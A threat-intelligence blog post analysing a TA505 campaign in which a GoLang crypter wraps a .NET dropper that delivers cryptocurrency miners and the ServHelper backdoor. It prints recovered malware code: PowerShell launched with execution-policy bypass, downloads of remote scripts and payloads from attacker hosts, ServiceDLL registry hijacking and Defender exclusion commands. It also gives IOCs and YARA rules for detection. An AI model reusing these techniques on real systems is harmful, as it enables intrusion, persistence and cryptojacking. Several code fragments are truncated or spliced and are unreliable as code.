TA505 adds GoLang crypter for delivering miners and ServHelper

By Jason Reaves


Published: 2021-07-06 · Archived: 2026-04-05 21:59:44 UTC

6 min read

Jul 6, 2021

By: Jason Reaves and Joshua Platt


Press enter or click to view image in full size



Recently we discovered a campaign that has been detailed by a number of other groups[1,2,4] that is being leveraged for delivering malware that is associated with TA505, namely ServHelper[3] with recent campaigns. In an article by Avira[4] they linked older campaigns utilizing NSIS loaders but more recently campaigns have evolved to also leverage GoLang crypters wrapped around .NET loaders to start the chain.

Crypter

The crypter layer is written in GoLang and is designed to obfuscate the next layer, it appears to be BASE64 but has other characters in it.



Some of the other function parameters would lead me to believe it is replacing characters in the string.

```
loc_4E4C46:
lea     rax, blob_51E1E6
mov     [rsp+1D0h+var_1D0], rax
mov     qword ptr [rsp+1D0h+var_1C8], 42D024h
lea     rax, a_5?aclmnpsuzHm ; "!"
mov     qword ptr [rsp+1D0h+var_1C8+8], rax
mov     [rsp+1D0h+var_1B8], 1
lea     rax, aAclmnpsuzHms@P ; "A"
mov     [rsp+1D0h+var_1B0], rax
mov     qword ptr [rsp+1D0h+var_1A8], 1
mov     qword ptr [rsp+1D0h+var_1A8+8], 0FFFFFF
call    sub_479EE0
mov     rax, cs:qword_A05780
```


We can do a quick check by seeing if ‘A’ exists in the string at all:

```
Python>data = GetManyBytes(0x51e1e6, 0x42d024)
Python>len(data)
4378660
Python>data[-100:]
h4k97NvqRz!4InR4ULiRyf/izYjrk//wFebkn0GwU5CdOXI
Python>'A' in data
False
Python>t = data.replace('!', 'A')
```

Another file with the same crypter leverages replacing two bytes instead of one:

```
unk_51128E      db  48h ; H
                db  34h ; 4
                db  73h ; s
                db  49h ; I
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
                db  2Eh ; .
```

After decoding this layer we are left with a .NET executable that is named ‘Dropper 1.0.0’ and has some interesting resources.



Execution starts in the programs Main component:

Press enter or click to view image in full size

```
        private static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form1());
        }
    }
}
```

Which then runs ‘Form1’:

```
public class Form1 : Form
{
    private IContainer components = null;
    public Form1()
    {
        this.InitializeComponent();
    }
    private static void RunPowershellScript2(string scriptFile, st
    private void Form1_Load(object sender, EventArgs e)...
    protected override void Dispose(bool disposing)...
    private void InitializeComponent()
    {
        base.SuspendLayout();
        base.AutoScaleDimensions = new SizeF(6f, 13f);
        base.AutoScaleMode = AutoScaleMode.Font;
        base.ClientSize = new Size(127, 33);
        base.MaximizeBox = false;
        base.MinimizeBox = false;
        base.Name = "Form1";
        this.Text = "Employers";
        base.Load += new EventHandler(this.Form1_Load);
        base.ResumeLayout(false);
    }
}
```

Within the ‘InitializeComponent’ function we can see ‘Form1_Load’ being set as the EventHandler which is actually responsible for detonating the powershell script resources.

Press enter or click to view image in full size

```
private void Form1_Load(object sender, EventArgs e)
{
    File.WriteAllText(Path.GetTempPath() + "\\get-content.ps1", Encoding.Default.GetString(Resources.Get_Content));
    File.WriteAllText(Path.GetTempPath() + "\\ready.ps1", Encoding.Default.GetString(Resources.ready));
    Thread.Sleep(1000);
    bool flag = File.Exists(Path.GetTempPath() + "\\get-content.ps1");
    if (flag)
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        processStartInfo.FileName = "powershell.exe";
        processStartInfo.Arguments = "-ep bypass & '" + Path.GetTempPath() + "\\ready.ps1'";
        processStartInfo.RedirectStandardOutput = true;
        processStartInfo.RedirectStandardError = true;
        processStartInfo.UseShellExecute = false;
        processStartInfo.CreateNoWindow = true;
        Process process = new Process();
        process.StartInfo = processStartInfo;
        process.Start();
        string text = process.StandardOutput.ReadToEnd();
        string text2 = process.StandardError.ReadToEnd();
        process.WaitForExit();
    }
    Application.Exit();
}
```

The script ‘ready.ps1’ sets up a class for a few functions and detonates the ‘get-content.ps1’ script which handles installing and setting up a number of executable files along with a backdoor and persistence. It also can pull in other files for detonating:

```
$g=New-Object -ComObject Msxml2.XMLHTTP;$g.open('GET',"hxxp://88[.]119.171.253/dropper.ps1",$false);
```

This dropper powershell script contains many layers of obfuscation but eventually leads to a script that will install multiple miner bots for Bitcoin and Eth.

```
$payloadurl="http://beautyiconltd.cn/ethged.txt"
$configurl="http://beautyiconltd.cn/ethcnf.txt"
$hash=(New-Object Net.Webclient).downloadstring("http://beautyiconltd.cn/ethhsh.txt")
```

PowerShell Loader

The previous Get-Content powershell file is very similar in structure to the one listed in this blog post[1]. The powershell file writes multiple files to disk related to an RDP service, including a registry blob for setting up the service:

```
Windows Registry Editor Version 5.00[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermServic
"DependOnService"=hex(7):52,00,50,00,43,00,53,00,53,00,00,00,00,00
"Description"="@%SystemRoot%\\System32\\termsrv.dll,-267"
"DisplayName"="@%SystemRoot%\\System32\\termsrv.dll,-268"
"ErrorControl"=dword:00000001
"FailureActions"=hex:80,51,01,00,00,00,00,00,00,00,00,00,03,00,00,00,14,00,00,\
  00,01,00,00,00,60,ea,00,00,01,00,00,00,60,ea,00,00,00,00,00,00,60,ea,00,00
"ImagePath"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,\
  74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,73,\
  00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,\
  6b,00,20,00,4e,00,65,00,74,00,77,00,6f,00,72,00,6b,00,53,00,65,00,72,00,76,\
  00,69,00,63,00,65,00,00,00
"ObjectName"="NT Authority\\NetworkService"
"RequiredPrivileges"=hex(7):53,00,65,00,41,00,73,00,73,00,69,00,67,00,6e,00,50,\
  00,72,00,69,00,6d,00,61,00,72,00,79,00,54,00,6f,00,6b,00,65,00,6e,00,50,00,\
  72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,53,00,65,00,41,00,75,\
  00,64,00,69,00,74,00,50,00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,\
  00,00,53,00,65,00,43,00,68,00,61,00,6e,00,67,00,65,00,4e,00,6f,00,74,00,69,\
  00,66,00,79,00,50,00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,\
  53,00,65,00,43,00,72,00,65,00,61,00,74,00,65,00,47,00,6c,00,6f,00,62,00,61,\
  00,6c,00,50,00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,53,00,\
  65,00,49,00,6d,00,70,00,65,00,72,00,73,00,6f,00,6e,00,61,00,74,00,65,00,50,\
  00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,53,00,65,00,49,00,\
  6e,00,63,00,72,00,65,00,61,00,73,00,65,00,51,00,75,00,6f,00,74,00,61,00,50,\
  00,72,00,69,00,76,00,69,00,6c,00,65,00,67,00,65,00,00,00,00,00
"ServiceSidType"=dword:00000001
"Start"=dword:00000003
"Type"=dword:00000020[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService\Parameters]
"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,\
  00,74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,\
  74,00,65,00,72,00,6d,00,73,00,72,00,76,00,2e,00,64,00,6c,00,6c,00,00,00
"ServiceDllUnloadOnStop"=dword:00000001[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermSer
"Close"="CloseTSObject"
"Collect"="CollectTSObjectData"
"Collect Timeout"=dword:000003e8
```

```
"Library"="C:\\Windows\\System32\\perfts.dll"
"Open"="OpenTSObject"
"Open Timeout"=dword:000003e8
"InstallType"=dword:00000001
"PerfIniFile"="tslabels.ini"
"First Counter"=dword:0000238c
"Last Counter"=dword:0000238c
"First Help"=dword:0000238d
"Last Help"=dword:0000238d
"Object List"="9100"
```

The listed ServiceDll for this registry blob is:

```
%SystemRoot%\\System32\\termsrv.dll\x00
```

However after installing this new service it is stopped and so this appears to be designed for simply setting up a placeholder service:

```
}
write-host kill
set-service TermService -StartupType Disabled
$tspid=(get-wmiobject win32_service | where { $_.name -eq 'TermService'}).processID
Stop-Process -Id $tspid -Forceew-Service -Name "termservice" -BinaryPathName "C:\WINDOWS\System32\sv
 reg import $env:temp\rpds.reg}
write-host kill
set-service TermService -StartupType Disabled
$tspid=(get-wmiobject win32_service | where { $_.name -eq 'TermService'}).processID
Stop-Process -Id $tspid -Force
```

Most of the files written to disk are related to needed files for RDPWrap but there are two files that do not appear to be related to RDPWrap which are also UPX packed. These files are written as hardcoded files to disk.


```
$fldr=$env:systemroot+"\branding\"
$bf="mediasvc.png"
$rf="mediasrv.png"
$cf="wupsvc.jpg"
```

One of these files will be set as the new ServiceDLL value for the previously mentioned placeholder service:

```
reg add "HKLM\system\currentcontrolset\services\TermService\parameters" /v ServiceDLL /t REG_EXPAND_
```

Payloads

This file calls itself ‘Helper’ and it contains encoded strings:



Creating a quick string decoder lets us quickly dump the strings and see that this file is designed for accessing the other two files one being a DLL and the other being the RDPWrap config while also gathering some information about the system it is on.

```
SLIn
wupsvc.jpg
wupsvc.jpg
termsrv.dll
ServiceMain
termsrv.dll
Main
slc.dll
Main
slc.dll
%d.%d.%d.%d
New_Win8SLE
New_Win8SLE
SLInitHook.x64A
SLInitFunc.x64A
asfjiau4hghas
ows\branding
\mediasvc.png

            _
vsdlskdngsj
```

```
vsdlskdngsj
SLGetWindowsInformationDWORD
```

The other DLL that was written to disk which was also UPX packed turns out to be the most interesting for us, this is the Tunnel variant of ServHelper[3] that was detailed in a blog post by BinaryDefense[2]. The blog post is pretty comprehensive and lined up pretty well with what we saw in our samples, ServHelper related config data:

```
{'C2': ['asdjausg.cn', 'potuybze.xyz', 'asfuuvhv3083f.xyz', 'http://bromide.xyz/ssh.zip', 'http://sd
```

Conclusion

An interesting full circle from finding a GoLang crypted .NET loader for dropping miner bots and also being used for delivering ServHelper.

IOCs

GoLang Crypted files:

```
b591e73c3ebfe7ba44eb161c3cc1ee7b9a794d4e9b9b9aa4e3936f518e814ceb
6eca26fcfabbb12c6a37eb689de222e75b31574dd25e7fd3d8b446d700c40133
```

ServHelper configs:

```
{'C2': ['hopeithelps.xyz', 'adsgjuhsdgubhu4.xyz', 'zbuurhbbc.cn', 'http://bromide.xyz/ssh.zip', 'htt
```

PowerShell loader secondaries:

```
http://45.61.136.223/get/arch.php
http://45.61.136.223/get/getter.php
http://45.61.136.223/get/grep.php
http://45.61.136.223/get/m5.php
http://88.119.171.253/dropper.ps1
```

Endpoint indicators:

```
schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Nullreg add "HKLM\system\cur
icacls.exe rfxvmt.dll /setowner "NT SERVICE\TrustedInstaller"
icacls.exe rfxvmt.dll /grant "NT SERVICE\TrustedInstaller:F"icacls.exe rfxvmt.dll /remove "NT AUTHOR
icacls.exe rfxvmt.dll /grant "NT AUTHORITY\SYSTEM:RX"
#
icacls.exe rfxvmt.dll /remove "BUILTIN\Administrators"
icacls.exe rfxvmt.dll /grant "BUILTIN\Administrators:RX"write-host inst
$Job = Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath "C:\windows\branding\*"}
```

```
$Job | Wait-Job -Timeout 15
$Job | Stop-Job
$Job =Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath "C:\users\wgautilacc\desktop\*" -force
$Job | Wait-Job -Timeout 15
$Job | Stop-Job
$Job =Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath "C:\users\mirrors\desktop\*"}
$Job | Wait-Job -Timeout 15
$Job | Stop-Job
#Add-MpPreference -ExclusionPath "C:\windows\branding\*"
#Add-MpPreference -ExclusionPath "C:\users\wgautilacc\desktop\*" -force
#Add-MpPreference -ExclusionPath "C:\users\mirrors\desktop\*"
```

YARA:

```
rule unpacked_servhelper
{
    meta:
        author = "Jason Reaves"
    strings:
        $string_1 = {48 8d 15 ?? ?? 00 00 4c 8d 05 ?? ?? 00 00 41 b9 ?? ?? ?? 00 e8}
 $val = "SELECT Name FROM Win32_Group where SID=" wide
    condition:
        uint16(0) == 0x5A4D and all of them
}rule unpacked_helper
{
meta:
 author = "Jason Reaves"
 sample1 = "620c009cd021b02d789a8a084e03a17a95b1606950d1db9dcbced29dadc0e1dc"
 sample2 = "0b53130e094f715b729af44cdfbcd7c81ed37d71528c31e2a03fd2d5c3adfe0e"
strings:
$a1 = "Copyright (C) Helper 20" wide
$s_decode = {8b c2 48 8d 4c 24 ?? 48 03 c8 8d 42 ?? 30 01 ff c2 8b 44 24 ?? 3b d0 72 e7}
condition:
all of them
}
```

References

1:https://suid.ch/research/Telegram_Malware_Analysis.html

Get Jason Reaves's stories in your inbox

2:https://www.binarydefense.com/an-updated-servhelper-tunnel-variant/

3:https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505

4:https://www.avira.com/en/blog/ta505-apt-group-targets-americas

---